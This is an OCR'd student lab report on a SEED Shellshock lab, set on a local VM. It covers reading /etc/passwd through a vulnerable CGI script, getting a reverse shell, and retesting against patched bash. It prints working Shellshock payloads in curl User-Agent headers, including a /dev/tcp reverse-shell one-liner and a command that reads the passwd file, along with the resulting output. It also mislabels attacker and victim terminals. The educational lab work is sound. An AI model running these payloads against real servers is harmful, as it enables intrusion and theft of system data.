
<u>**Task 4 – Launching the Shellshock Attack:**</u>

- For this task, we try to launch shellshock attack to try to steal the contents of password file that is present in the server.




```
[02/06/21]seed@VM:.../cgi-bin$ curl -A "() { echo hello;}; echo C
ontent_type: text/plain; echo; /bin/cat /etc/passwd" http://local
host/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

- An environment variable is passed using **curl -A** command and we try to use the vulnerability of **bin_shellshock** present inside the program myprog.cgi to get access to the contents of the passwd file.
- The command above shows that we try to access **/bin/cat /etc/passwd** file on the server, which normally should not be accessible.



```
se
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-aut
oipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/f
alse
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colo
rd:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-d
ispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/usr/user1:
user01:x:1002:1002::/usr/user01:
[02/06/21]seed@VM:.../cgi-bin$
```

- The contents of the passwd file are displayed by fetching it from the server, thus proving that the program is vulnerable, and it can be exploited by attackers to fetch contents from any file in the server using the **curl** command.
- Now, we then further try to access the shadow file present in the server, **/bin/cat /etc/shadow**




```
user01:x:1002:1002::/usr/user01:
[02/06/21]seed@VM:.../cgi-bin$ clear

[02/06/21]seed@VM:.../cgi-bin$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[02/06/21]seed@VM:.../cgi-bin$ curl -A "() { echo hello;}; echo C
ontent_type: text/plain; echo; /bin/cat /etc/shadow" http://local
host/cgi-bin/myprog.cgi
[02/06/21]seed@VM:.../cgi-bin$
```

- As we see in the above image, the command to try to access shadow file is given. But on executing the command, we can see that nothing has been displayed. This proves that the file is not accessible and not vulnerable to the attack. Since it is a root file, a normal user cannot access the file and therefore no output is displayed.


Task 5 – Getting a Reverse Shell via a Shellshock Attack:

- Reverse Shell is a shell process started on a machine, with its input and output being controlled by someone from a remote computer.
- For this Task, we open up two different terminals, considering one as the victim terminal and the other as the attacker terminal.
- On the victim's terminal, we initiate a connection using the **nc** command. This nc (netcat) command is used to read/write data across network connections using HTTP/TCP/UDP protocols, with port 9090 and shell identity is 0.0.0.0




```
[02/06/21]seed@VM:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

- From the attacker's terminal, we try to pass a value to one of the fields of the environment variables, in this case, we pass value to HTTP_USER_AGENT field.



```
[02/06/21]seed@VM:~$ curl -A "() { echo This is Sudharsan;}; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://0.0.0.0/cgi-bin/myprog.cgi
```

- The above command denotes that an interactive bin/bash shell is created, dev/tcp/10.0.2.15/9090 denotes that the tcp connection is referring to the victim's port 9090 and we try to access the myprog.cgi program on the server through the shell identity 0.0.0.0 since that is the shell identity of the victim.




```
[02/06/21]seed@VM:.../cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
          from [10.0.2.15] port 9090 [tcp/*] accepted (family 2,
 sport 54750)
bash: cannot set terminal process group (1381): Inappropriate ioc
tl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

```
[02/06/21]seed@VM:~$ curl -A "() { echo This is Sudhars
an;}; echo Content_type: text/plain; echo; /bin/bash -i
 > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://0.0.0.0/cg
i-bin/myprog.cgi
```

- As seen from the above result, a connection has been established on the victim's terminal from the attacker's side. Since we passed "**() {**" from the attacker's terminal, the bash converts the variable -A (HTTP_USER_AGENT) field into a function and writes into the CGI program through bash. Thus, showing that we are able to establish a connection to another remote terminal through bash thereby achieving the reverse shell attack.


Task 6 – Using the Patched Bash:

- For this task, we modify the CGI program and run it using **/bin/bash**. The CGI program is modified accordingly as seen below:




```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

- Now, we try to perform Task 3 and observe the outcome to see how is **/bin/bash** different from **/bin/bash_shellshock** which we did earlier.
- We try to pass value to the environment variable field **HTTP_USER_AGENT** using curl -A command onto the CGI program present in the server.




```
[02/06/21]seed@VM:~$ curl -A "Time to hack this?" -v ht
tp://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
```

- As we can see from the below image, the value has been passed ono the environment variable **HTTP_USER_AGENT**




```
[02/06/21]seed@VM:~$ curl -A "Time to hack this?" -v ht
tp://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Time to hack this?
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 06 Feb 2021 22:48:43 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Time to hack this?
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
```

- From the attacker's terminal, we try to pass a value to one of the fields of the environment variables, in this case, we pass value to HTTP_USER_AGENT field.




```
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=48034
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
[02/06/21]seed@VM:~$
```

- As seen from the above image, if we try to pass data to environment variables using Bash, we can see that we are able to send data even in case of patched /bin/bash
- Now, we try to perform Task 5 and observe the outcome to see how is **/bin/bash** different from **/bin/bash_shellshock** which we did earlier, using the modified CGI program.
- We open up two different terminals, considering one as the victim terminal and the other as the attacker terminal.




```
[02/06/21]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

- On the victim's terminal, we initiate a connection using the **nc** command. This nc (netcat) command is used to read/write data across network connections using HTTP/TCP/UDP protocols, with port 9090 and shell identity is 0.0.0.0



```
[02/06/21]seed@VM:~$ curl -A '() { echo "This is Sudhar
san";}; echo Content_type: text/plain; echo; echo; /bin
/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.
0.0.0/cgi-bin/myprog.cgi
```

- The above command denotes that an interactive bin/bash shell is created, dev/tcp/10.0.2.15/9090 denotes that the tcp connection is referring to the victim's port 9090 and we try to access the myprog.cgi program on the server through the shell identity 0.0.0.0 since that is the shell identity of the victim.

